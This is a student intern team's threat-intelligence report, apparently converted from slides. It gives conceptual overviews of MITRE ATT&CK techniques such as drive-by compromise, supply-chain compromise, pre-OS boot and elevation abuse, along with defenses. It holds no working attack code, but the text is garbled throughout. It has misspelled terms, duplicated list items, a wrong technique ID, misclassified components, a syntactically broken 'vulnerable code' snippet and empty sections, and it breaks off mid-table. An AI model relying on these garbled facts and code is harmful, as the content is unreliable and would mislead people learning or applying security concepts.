

**Threat Intel Report on**

# **MITRE ATT&CK® Framework**

## **macOS Platform**

**by**


**Team Data Wizards**

(Shruti Shahu - 2040, Sanika Raul - 2041,  
Riya Kadam – 2044, Vibhuti Naik - 2046)

## Initial Access


### Content Injection(T1659)

#### Overview



## Technical Details

### Attack Flow / Technique



## Drive-By Compromise(T1189)

### Overview

Shruti Shahu - INTERN ID: 2040

### MITRE ATTCK T1189: DRIVE-BY COMPROMISE

CVE-ID: (N/A)  
Technique, not a specific vulnerability

---


**Overview - What It Is**

- Malicious code delivered to a user's system by visiting website, without user knowing or interacting simply browsing.
- Compromised websites, malicious advertisements (malvertising), or poisoned search engine results

---

**Overview - Where It Appears**

- Compromised websites, malicious advertisements (malvertising), or poisoned search engine results.



---

**Key Points**

1. No user interaction required (beyond visiting to page).
2. Can lead to malware installation.
3. Often exploits browser or plugin vulnerabilities.

**THE SILENT THREAT. JUST BROWSE AND BE COMPROMISED.**  
Source: MITRE ATT&CK T1189

## Exploit Public-Facing Application(T1190)

### Overview

Shruti Shahu - INTERN ID: 2040

### MITRE ATT&CK T1190: EXPLOIT PUBLIC-FACING APPLICATION

CVE-ID: (N/A)  
Technique, not a specific vulnerability

---

**OVERVIEW**

- **WHAT IT IS:** Adversaries take advantage of weaknesses in applications that directly accessible from internet to gain unauthorized access.
- **WHERE IT APPEARS:** Web servers, mail servers, or other services exposed to the internet.



**KEY POINTS**

1. No user interaction required (beyond exposing the service).
2. Can lead to remote code execution (RCE) or data breaches.
3. Often targets unpatched software or misconfigurations.

**DIRECT ACCESS. DIRECT IMPACT.**  
Source: MITRE ATT&CK T1190

## External Remote Services

### Overview

Shruti Shahu - INTERN ID: 2040

## MITRE ATT&CK T1133: EXTERNAL REMOTE SERVICES

**CVE-ID: (N/A)**  
Technique, not a specific vulnerability

### OVERVIEW

- WHAT IT IS:** Unauthorized access to remote services (VPN, SSH, RDP) used by employees to access internal networks.
- WHERE IT APPEARS:** VPNs, Secure Shell (SSH) Remote Desktop Protocol (RDP), Citrix, and other remote access portals exposed to internet.



### KEY POINTS

1. Leverages legitimate or brute-forced credentials.
2. Bypasses traditional perimeter defenses.
3. Provides direct access to internal resources.

INTERN: Shruti Shahu  
INTERN ID: 2040

## Additions-Overview(T1200)

### Overview

Shruti Shahu - INTERN ID: 2040

## MITRE ATT-CK T1200: ADDITIONS - OVERVIEW

**CVE-ID: N/A (Technique,  
not a specific vulnerability)**

### OVERVIEW - HARDWARE ADDITIONS (T1200)

- WHAT IT IS:** Malicious hardware devices are physically added to system or network to unauthorized access, bypass security, or collect data.
- WHERE IT APPEARS:** Rubber Ducky, BadUSB, keyloggers, hardware implants in motherboards or collect data.



### KEY POINTS

1. Requires physical access.
2. Bypasses software defenses.
3. Can provide persistent access or steal data.

INTERN: Shruti Shahu  
INTERN ID: 2040

**PHYSICAL ACCESS, DIGITAL THREATS.**

Source: MITRE ATT&CK T1280

## Supply Comprmise(T1195)

### Overview

Shruti Shahu - INTERN ID: 2040

## MITRE ATT.TCK T1195: SUPPLY COMPRMISE - OVERVIEW

CVE-ID: N/A (Technique, not a specific vulnerability)

### OVERVIEW

- **WHAT IT IS:** Malicious modification of software, hardware, or data within supplier's product before it reaches the consumer, leading to widespread compromise.
- **WHERE IT APPEARS:** Updates for software, or hardware; hardware; third-party libraries/dependencies physical components from manufacturers



1. Attacker → 2. Supplier → 3. Manufacturer → 4. Distributor → 5. Customer → 6. Target System

3. Inject Malicious Code/Hardware      4. Distribute to Customers      5. Widespread System Compromise

### KEY POINTS

1. Targets trusted relationships.
2. Difficult to detect.
3. Impacts many users/organizations simultaneously

 INTERN: Shruti Shahu  
INTERN ID: 2040

TRUSTED SOURCES, UNTRUSTED CODE.

Source: MITRE ATTACK T1195

## Execution

### Command and Scripting Interpreter(T1059)

### Overview

# COMMAND AND SCRIPTING INTERPRETER (T1059)

## OVERVIEW

### WHAT IT IS




Attackers use command-line interfaces or scripting languages to execute arbitrary commands on a target system. This can be used for various malicious activities.

### WHERE IT APPEARS



- Windows Command Shell (cmd.exe)
- Linux/Unix Shells (sh, bash, zsh)
- Python, Perl, Ruby Interpreters
- Web Application Command Injection Flaws
- Malicious Macros in Documents



Attack Flow: Command Execution

## Technical Details

### COMMAND & SCRIPTING INTERPRETER (T1059) TECHNICAL DETAILS




Diagram: Command Injection Attack Flow

## Attack Flow / Technique

## COMMAND & SCRIPTING INTERPRETER (T1059)

### ATTACK FLOW / TECHNIQUE




Diagram: Step-Step Command Injection Attack Flow

## Input Injection(T1674)

### Overview

## INPUT INJECTION (T1674)


### OVERVIEW




Attack Flow: Input Injection

Intern: Shruti Shahu (ID: 2040)

# Technical Details



## Attack Flow / Technique



# Create Account(T1136)

## Overview

Intern: Shruti Shahu (ID: 2040)

## ACCOUNT CREATION - T1136

MITRE ATT&CK - Initial Access Technique

Adversaries create legitimate crout account to gain initial access or maintain persistence. This technique exploits weak account creation process or abuses existing legitimate credentials.

**OVERVIEW**

- What it is: Exploiting account to enter bo system.
- Appears in: Web applications, cloud environments, operating systems, network devices.

Malicious User → Create Account System Access

**METHODS**

- Default Credentials / Weak Passwords login info.
- Stolen Credentials: Using common brute-force, or malware to obtain valid accounts
- Exploiting Flaws: Bypassing registration logic, SQL injection, directory traversal

**IMPACT**

- Unauthorized Access: Full control over compromised resources.
- Data Breach: Exposure over sensitive information

Persistence presence and spread acred across the network

**DEFENSES**

- Strong Password Policies: Complex, unique, unique passwords.
- Multi-Fasword Policies: Additional iration (MFA) Additional layer of security
- Input Validation & WAF: Filter malicious inputs, web application firewall

Initial Access > Execution > Persistence > Persistence > Lateral Movement > Impact

## Technical Details

Intern: Shruti Shahu (ID: 2040)

## ACCOUNT CREATION - T1136

MITRE ATT&CK - TECHNICAL DETAILS

**AFFECTED COMPONENTS**

- Web Applications (e.g., WordPress, Joomla)
- Database Systems (MySQL, PosStstrogl)
- Network Devices (AWS IAM, Azure AD)

**ROOT CAUSE**

- Input Not Validated (e.e. Special chars in a usname)
- Auth Bypas: (Weak session handling)
- Insecure Deserialization (PHP object injection)
- Defoult/Weak Credentials

**TECHNICAL IMPACT**


- Remote Code Execution (RCE)
- Data Leak / Theft
- Privilege Escalation/PrivEsc)
- Persistent Backboor Access

Vulnerable Code → Result: Account Created / Data Leak

```
function createAccount(user, pass) {  
    if validate(user, user, pass) {  
        else admin;/password)  
    }  
}
```

Initial Access > Execution > Persistence > Persistence > Lateral Movement > Impact

## Attack Flow / Techniques



## Pre-OS Boot(T1542)

### Overview

Intern: Shruti Shalu (ID: 2040)

## PRE-OS BOOT - T1542

MITRE ATTACK - Persistence Technique

Adversaries modify the computer's boot process to execute malicious code before operating system starts, gaining persistent and stealthy control.


OVERVIEW	METHODS	IMPACT
<ul style="list-style-type: none"> <li>• <b>What it is:</b></li> <li>• Modifying firmware (BIOS/UEFI) or bootloaders for early execution</li> </ul> <p>Malicious Code ↓ Bootloader/Firmware System</p> <ul style="list-style-type: none"> <li>• <b>Appears in:</b> System firmware, boot partitions, hardware chips.</li> </ul>	<ul style="list-style-type: none"> <li>• <b>Firmware Rootkits</b> (BIOS/UEFI modification)</li> <li>• <b>Bootloader Hijacking</b> (GRUB/MBR) overtaking</li> <li>• <b>Bootloader Hijacking</b> (GRUB/MBR) overtaking</li> <li>• <b>Peripheral Firmware Alteration</b> (e.g. Network Card ROM)</li> </ul>	<ul style="list-style-type: none"> <li>• <b>Persistent Access</b> (Hard to detect/remove)</li> <li>• <b>System Control</b> (Ring -2.5 level access)</li> <li>• <b>Data Tampering</b> (Pre-OS data manipulation)</li> <li>• <b>Evasion Security</b> (Bypass OS-level defenses)</li> </ul>
DEFENSES		
<ul style="list-style-type: none"> <li>✓ Secure Boot (Cryptographically verify boot to boot components)</li> </ul>	<ul style="list-style-type: none"> <li>✓ Firmware Updates (Patch known vulnerabilities)</li> </ul>	<ul style="list-style-type: none"> <li>✓ Physical Security (Prevent unauthorized access)</li> </ul>

Initial Access > Execution > Persistence > Privilege > Defense Escalation > Command & Control > Impact


## Technical Details

# PRE-OS BOOT - T1542

MITRE ATT&amp;CK - TECHNICAL DETAILS



## Attack Flow / Techniques



# Privilege Escalation

## Abuse Elevation Control Mechanism (T1548)

### Overview

**ABUSE ELEVATION CONTROL MECHANISM (T1548)**  
Sanika Raul - Intern ID: 2041

OVERVIEW	TECHNIQUES & EXAMPLES	DETECTION & MITIGATION
 <b>WHAT IT IS:</b> <ul style="list-style-type: none"> <li>Manipulating OS features to run commands at elevated permissions.</li> <li>Bypassing user account controls to gain higher privileges.</li> <li>Goal: Execute malicious code with administrative power.</li> <li>Appears in: Windows UAC, Linux Linux pkexec/sudo, macOS Authorization Services.</li> </ul>	 <ul style="list-style-type: none"> <li>Bypass UAC (Windows) Exploit trusted executables to run malicious code.</li> <li>DLL Side-Loading:</li> <li>Place malicious DLL in application path</li> <li>Race Condition: Exploit timing to execute code before security checks.</li> <li>Impersonation/Token Manipulation: Steal privileged user tokens.</li> <li>Impact: Unauthorized command execution, system control.</li> </ul>	 <b>MITIGATION</b> <ul style="list-style-type: none"> <li>Monitor unusual process creation events.</li> <li>Monitor unusual process executions.</li> <li>Look for unsigned or renamed executables.</li> <li>Analyze elevation requests &amp; failures.</li> <li>Use SIEM correlation rules.</li> <li>Strengthen UAC settings.</li> <li>Use Anti-Exploit tools.</li> </ul>

**PROTECT YOUR SYSTEMS. UNDERSTAND CONTROLS!**


Source: MITRE ATT&CK T1548

### Technical details

## ABUSE ELEVATION CONTROL MECHANISM (T1548) - TECHNICAL BREAKDOWN

Sanika Raul - Intern ID: 2041


 AFFECTED COMPONENTS	 ROOT CAUSE	 TECHNICAL IMPACT
<ul style="list-style-type: none"> <li>Operating Systems (Windows, Linux, macOS)</li> <li>Kernel Drivers &amp; Modules</li> <li>Application Whitelisting Services sudo/pkexec</li> <li>User Account Control (UAC) Authorization Services</li> <li>Specific Libraries &amp; Binaries</li> </ul>	<ul style="list-style-type: none"> <li>Misconfigured Permissions</li> <li>Volatile Executables/DLLs</li> <li>Weak ACLs</li> <li>Untested Path Handling</li> <li>Untested Search Paths</li> <li>Lack of Integrity Checks</li> <li>Exploitable Race Conditions</li> </ul>	<ul style="list-style-type: none"> 